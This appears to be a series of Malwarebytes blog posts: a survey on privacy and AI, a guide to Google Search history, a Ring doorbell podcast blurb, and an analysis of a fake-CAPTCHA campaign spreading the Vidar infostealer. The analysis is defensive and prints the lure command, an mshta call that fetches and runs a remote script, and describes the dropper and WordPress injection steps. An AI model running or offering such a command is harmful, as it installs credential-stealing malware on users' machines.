
63% of respondents agreed with the statement: “I feel resigned that my personal data is already out there, and I can’t get it back.”
Last year, that number was 74%.
So, while concern about data misuse is still high, fewer people feel entirely helpless.
Respondents reported taking practical steps to limit their data exposure.

Some have reduced or stopped their use of certain platforms entirely because of privacy concerns, including social media (44% have stopped using Instagram, 37% have stopped using Facebook, and 49% have stopped using Tiktok) and AI tools (43% have stopped using ChatGPT, 42% have stopped using Gemini).
Others reported sharing less personal information online or avoiding sensitive topics in digital conversations (88% said they do not freely share personal information with AI tools).
There is also increased use of privacy-protective tools for their data, devices, and identities.
46% use a VPN (up from 42% in 2025)
40% have an identity theft protection solution (down from 43%)
25% use a personal data removal service or solution (up from 23%)
71% use an ad blocker for online browsing (up from 69%)
48% read privacy policies and reports (up from 43%)
76% use MFA (up from 69%)
82% opt-out of data collection, as possible (up from 75%)
38% use fake/dummy data online whenever possible (up from 33%)
None of these actions erase historical data trails, but they do limit new exposure. David Ruiz, senior privacy advocate at Malwarebytes, said:
“Twenty years of online innovation have pointed too many companies in the same direction—against everyday people.
For most people today, the corporations that are pressing AI tools into their daily lives are the same corporations that have monetized their attention spans, invaded their privacy, and lost their data to breaches. But a counterforce is emerging.
The small changes in user behavior should encourage others to understand that, even now, privacy remains possible and worthwhile.”
Privacy protection can feel binary: either everything is exposed or everything is secure. But it’s incremental, and the survey responses reflect how people are starting to take back control of their data.
What this means for companies
Organizations adding AI into their products face a more complex audience than they might have first assumed.
For years, product teams have assumed users would trade more data for more convenience. But when nearly nine in ten people said they’re concerned about AI using their data without consent, trust becomes part of the product itself. Mozilla jumped on this and added a simple “turn off AI” button to Firefox.
It’s no longer enough to highlight what AI can do. Users want to understand what happens after they press “submit.”
We the People… want strong privacy laws
When concern reaches the sort of level we’ve seen in our survey, it inevitably raises the thorny question of regulation.
91% of respondents said they “support national laws regulating how companies can collect, store, share, or use our personal data.”
The issue is less about one tool and more about a sense that the guardrails are unclear. Generative AI systems can draft legal documents, write emails, and process sensitive data at speed. Much of the existing privacy frameworks in the US, EU, and other regions were written before AI was commonplace.
Regulators are trying to catch up. The European Union’s AI Act, passed in 2024, introduced a risk-based approach to governing certain AI systems. In the US, federal agencies including the FTC have issued guidance and warnings around commercial surveillance and automated decision-making, but it does not yet have a comprehensive AI-specific privacy statute.
Desire for national laws and regulation is at an all-time high. Consumers want boundaries that are understandable and enforceable.
What you can do
We’re clearly not going to abandon all technology. AI isn’t going to eat itself out of existence. It can be pretty useful. We use AI to find threats and scams no one’s seen before, which leads to far better protection. We also use generative AI in Scam Guard to provide 24/7 chat assistance (paired with our deep threat research expertise, of course). Many people use them to save time, draft documents, or explore ideas. Also, sadly, to create little caricatures of themselves.
The key here is thoughtful use.
Limit what information you give to public AI tools, especially health details, financial data, and client-sensitive information.
Review the privacy and data retention policies of AI tools you use regularly.
Delete accounts and apps you no longer need.
Audit app permissions at least twice a year.
Use a VPN to reduce tracking by your internet service provider.
Remove your information from major data broker sites. Check whether your personal info is exposed with a Digital Footprint scan.
Use a reputable password manager and avoid reusing passwords across services.
At Malwarebytes, we believe privacy is a human right. Protecting personal data is inseparable from protecting personal security. The more information that circulates without oversight, the greater the opportunity for misuse, fraud, and harm.
AI will continue to develop. That trajectory is unlikely to slow. The question is whether trust will grow alongside it.
In recent years, ClickFix and fake CAPTCHA techniques have become a popular way for cybercriminals to distribute malware. Instead of exploiting a technical vulnerability, these attacks rely on convincing people to run malicious commands themselves.
Our researchers have recently detected a campaign that ultimately delivers the Vidar infostealer, using several different infection chains.
One of the methods used in this campaign involves installing a malicious installer delivered through fake CAPTCHA pages hosted on compromised WordPress websites. We detected a number of compromised websites involved in the campaign, located in countries including Italy, France, the United States, the United Kingdom, and Brazil.
What is Vidar?
Vidar is a well-known infostealer malware family designed to harvest sensitive data from infected systems. It typically targets:
Browser-stored usernames and passwords
Cryptocurrency wallet information
Session cookies and authentication tokens
Autofill data and saved payment information
Files that may contain sensitive data
Because Vidar loads in memory and communicates with remote command servers, it can quietly collect and exfiltrate data without obvious signs of infection.
Fake CAPTCHA: the never-ending story
When a user visits a compromised website, they may see a screen mimicking Cloudflare’s familiar “Verifying you are human” page.
This technique has been widely used since 2024 and has evolved through numerous variations over time, both in its visual appearance and in the malicious commands that start the infection chain.
The fake CAPTCHA message shown to the user.
The page instructs the visitor to copy and run a malicious command that starts the infection chain, in this case:
mshta https://{compromised website}/challenge/cf
Mshta is a legitimate Windows binary designed to execute Microsoft HTML Application (HTA). Because it is built into Windows, attackers have abused it since the early days of the ClickFix campaigns.
In this case, the command launches a simple obfuscated HTA script, which eventually downloads and installs malware associated with the Vidar infostealer.
HTA-based MSI dropper
The HTA script is the intermediate stage that downloads and runs a malicious MSI installer. An MSI is a Windows installation package normally used to install software, but attackers frequently abuse it to deliver malware.
The script performs several operations:
The window is resized to 0x0 and moved off-screen, making the application invisible to the user.
The script terminates if the document.location.href doesn’t start with http.
The strings are decoded using XOR and a random key.
Through WMI queries, the script checks for installed antivirus products.
It creates hidden working folders in a random folder under \AppData\Local to drop the MSI file.
In the end, the script downloads the malicious MSI from a compromised website. The downloaded file must be larger than 100 KB to be considered valid. Finally, it removes the :Zone.Identifier alternate data stream.
The malicious HTA script.
In this case, the malicious MSI was downloaded using the following command:
The MSI defines a CustomAction ConfigureNetFx, and it executes a GoLang loader.
Malware loaders (also known as droppers or downloaders) are common tools in the cybercrime ecosystem. Their main job is to stealthily compromise a system and then deliver one or more additional malware payloads.
In this campaign, the loader ultimately decrypts and executes the Vidar infostealer. The executable has different names in the different MSI samples analyzed.
The custom action defined in the MSI.
The Golang loader decodes a shellcode that performs different anti-analysis checks, including:
CheckRemoteDebuggerPresent
IsDebuggerPresent
QueryPerformanceCounter
GetTickCount
After several intermediate steps, the loader decrypts and loads Vidar infostealer directly into memory.
Analysis of compromised websites
The malicious iframe injected into the compromised websites was generated by the domains cdnwoopress[.]com or woopresscdn[.]com in the analyzed cases.
The malicious iframe injected into the compromised website.
The injected code has several functions, and the command used in the fake CAPTCHA attack is obtained from the /api/get_payload endpoint.
Code injected into the compromised websites.
Because the malicious website was misconfigured, we were able to view the backend code injected into the compromised WordPress sites.
The injected script performs several actions:
Creates the file wp-cache-manager.php if it doesn’t already exist, obtaining its contents from the endpoint /api/plugin.
Sends a heartbeat request every hour containing the domain name, site URL, WordPress version, and status.
During page loads (template_redirect), the script filters visitors based on User-Agent and targets Windows desktop visitors.
Requests /api/inject?domain=domain from the remote command server. The response HTML is then displayed, replacing the normal WordPress page.
The malicious code injected in the compromised WordPress site.
How to stay safe
Attacks like this rely on tricking people into running commands themselves, so a few simple precautions can make a big difference.
Slow down. If a webpage asks you to run commands on your device or copy and paste code, pause and think before following the instructions. Cybercriminals often create a sense of urgency with fake security checks, countdown timers, or warnings designed to make you act without thinking.
Never run commands from untrusted sources. A legitimate website should never require you to press Win+R, open Terminal, or paste commands into PowerShell just to verify you are human. If a page asks you to do this, treat it as suspicious.
Verify instructions independently. If a website tells you to execute a command or perform a technical action, check official documentation or contact support through trusted channels before doing anything.
Be cautious with copy and paste. Some attacks hide malicious commands in copied text. If you ever need to run a command from documentation, typing it manually can help reduce the risk of running hidden code.
Protect your device. Keep your operating system and browser updated and use security software that can block malicious websites and detect infostealer malware.
Stay informed. Techniques like fake CAPTCHA pages and ClickFix attacks continue to evolve. Knowing that attackers may try to trick you into running commands yourself can help you spot these scams before they succeed.
Pro tip: The free Malwarebytes Browser Guard extension can warn you if a website attempts to copy content to your clipboard, which may help prevent this type of attack.
Your Google Search history provides one of the most detailed windows into your private life, and I know this because when I looked at my own search history last year, I was overwhelmed by the information buried within.
Across just 18 months, Google tracked the 8,079 searches I made and the 3,050 websites I visited because of those searches. That included my late-night perusal of WebMD because of medical symptoms I’d looked up just seconds before, my tour of Goodwill donation sites as I searched for where to drop off clothes ahead of an upcoming move, and my ironically tracked visit to a Reddit thread titled “How do I delete most, if not all, of my info off of the Internet?” (One answer I learned: Don’t use Google Search.)
Google tracked my every question, concern, and flight of fancy—almost literally. On just one day in August 2025, Google recorded the seven flight searches I made on Google Flights and the six hotel searches I made on Google Travel.
Google also recorded the many questions and requests I made when researching topics for the Lock and Code podcast, which I host. And while all of that Google data made for an interesting investigation into what Google knows about me (which you can listen to below), it also made it clear that more people should know how to access this same information.
For most Google users, if Web & App Activity is turned on, Google is saving what they look up, what time they looked it up, and what websites they clicked on as a result. There are ways to turn that data tracking off, but the first step is to know where to look.
Here’s how to do that.
How to find your Google Search history
You can start by opening your web browser and signing into Google’s centralized hub for your data online at myactivity.google.com.
The My Google Activity home page
Once logged in, you’ll see the above welcome screen with quick settings that you can change, if you want to. Those settings are different for some users, but may include:
Web & App Activity
Timeline
Play History
YouTube History
Further down on the page, you can browse through your Google Search history. (Our screenshot gallery below can help walk you through the steps.)
First, look for the search bar in the welcome screen that says Search your activity.
Right below, you will find the words Filter by date & product. These words are clickable. Click them.
Once you’ve clicked Filter by date & product, you’ll see a pop-up menu where you can look through your Google activity by date or product. Instead of focusing on the date, scroll down through the list of Google products and check the box for Google Search.
Press Apply.
Find the search bar in the My Google Activity homepage
Click on the words “Filter by date & product”
Scroll down through the list of items until you find Google Search
Click on the Google Search checkbox and click “Apply”
After you press Apply, you’ll be taken to a webpage that lists your Google Search history in reverse chronological order, showing you your most recent activity first. As you scroll down, you can find older activity. You can also use the search bar at the top of the page to look for individual pieces of activity, like a search or series of searches that you previously made.
From here, you can also delete individual Google Search entries so that Google no longer stores that data. This will only apply to the individual search you made.
You can delete individual searches by clicking the “X” button in the top right corner of each search record
Confirm your deletion by pressing “Delete”
Your search is now no longer tied to your overall Google activity
If you want to better protect your privacy, making targeted deletions from your Google Search history is a difficult, lengthy, and imperfect method. Instead, you can simply tell Google to stop recording any of your searches from now on.
How to turn off Google Search history
There’s a simple way to instruct Google to stop saving your online searches to your Google Account, and it takes just a few clicks. Follow the instructions below, along with the image gallery, for guidance.
Go to your My Google Activity homepage (this is the same page you saw when first signing into myactivity.google.com)
Click on that quick control button we saw earlier: Web & App Activity
From here, you will see a new screen with the title Activity Controls
Find the button that says Turn off and click it
Choose between Turn off and Turn off and delete activity
Find the “Turn off” button from the Activity Controls webpage
You can choose one of two options for turning off your data
With one click, you can stop Google from recording your activity
If you selected Turn off, you’re done. Google will no longer save your Google Searches as part of your overall Google profile activity. This option means that Google still has your prior searches recorded, though. So, if you want, you can choose the second option, Turn off and delete activity.
When you select that option, Google will walk you through additional steps to choose what types of data you want erased, such as past activity tied to Google Search, Maps, Ads, Image Search, Google Play Store, Help and other services. All of these options reveal just how many products and pipelines Google has built to vacuum up your data.
Don’t be overwhelmed, though. Go through the list at your own pace and start making decisions about your data that are right for you.
We don’t just report on data privacy—we help you remove your personal information
Cybersecurity risks should never spread beyond a headline. With Malwarebytes Personal Data Remover, you can scan to find out which sites are exposing your personal information, and then delete that sensitive data from the internet.
On February 8, during the Super Bowl in the United States, countless owners of one of the most popular smart products today got a bit of a wakeup call: Their Ring doorbells could be used to see a whole lot more than they knew.
In a commercial that was broadcast to one of most reliably enormous audiences in the country, Amazon, which owns the company Ring, promoted a new feature for its smart doorbells called “Search Party.” By scouring the footage of individual Ring cameras across a specific region, “Search Party” can implement AI-powered image recognition technology to find, as the commercial portrayed it, a lost dog. But immediately after the commercial aired, people began wondering what else their Ring cameras could be used to find.
“Ring’s Super Bowl ad exposed a scary truth: the technology in its doorbell cameras could be used to hunt down a lost pet…or a person. Amazon must discontinue its dystopian monitoring features.”
These “dystopian monitoring features” aren’t entirely new, but that’s not to say that most Ring owners knew what they were allowing when they originally bought their devices.
Bought by Amazon in 2018, Ring is the most popular manufacturer of a product that, as of 15 years ago, didn’t really exist. And while other “smart” innovations failed, smart doorbells have become a fixture of American neighborhoods, providing a mixture of convenience and security. For instance, a Ring owner away from home can verify and buzz in their mailman dropping off a package behind a gated entrance. Or, a Ring owner can see on their phone that the person knocking at their door is a salesman and choose to avoid talking to them. Or, a Ring owner can help police who are investigating a crime in their area by handing over relevant footage. Even the presence of a Ring doorbell, and its variety of motion-detecting alerts, could possibly serve as a deterrent to crime.
What has seemingly upset so many of those same owners, then, is learning exactly how their personal devices might be used for a company’s gains.
Today, on the Lock and Code podcast with host David Ruiz, we speak with Matthew Guariglia, senior policy analyst at Electronic Frontier Foundation, about Ring’s long history of partnering with—and sometimes even speaking directly for—police, who can access Ring doorbell footage both inside the company and outside it, and what people really open themselves up to when purchasing a Ring device.
”There’s this impression, a myth practically, that ‘I buy a ring doorbell to put on my house, I control the footage… But there is [an] entire secondary use of this device, which is by police that you don’t really get a lot of say in.”

 Login
Login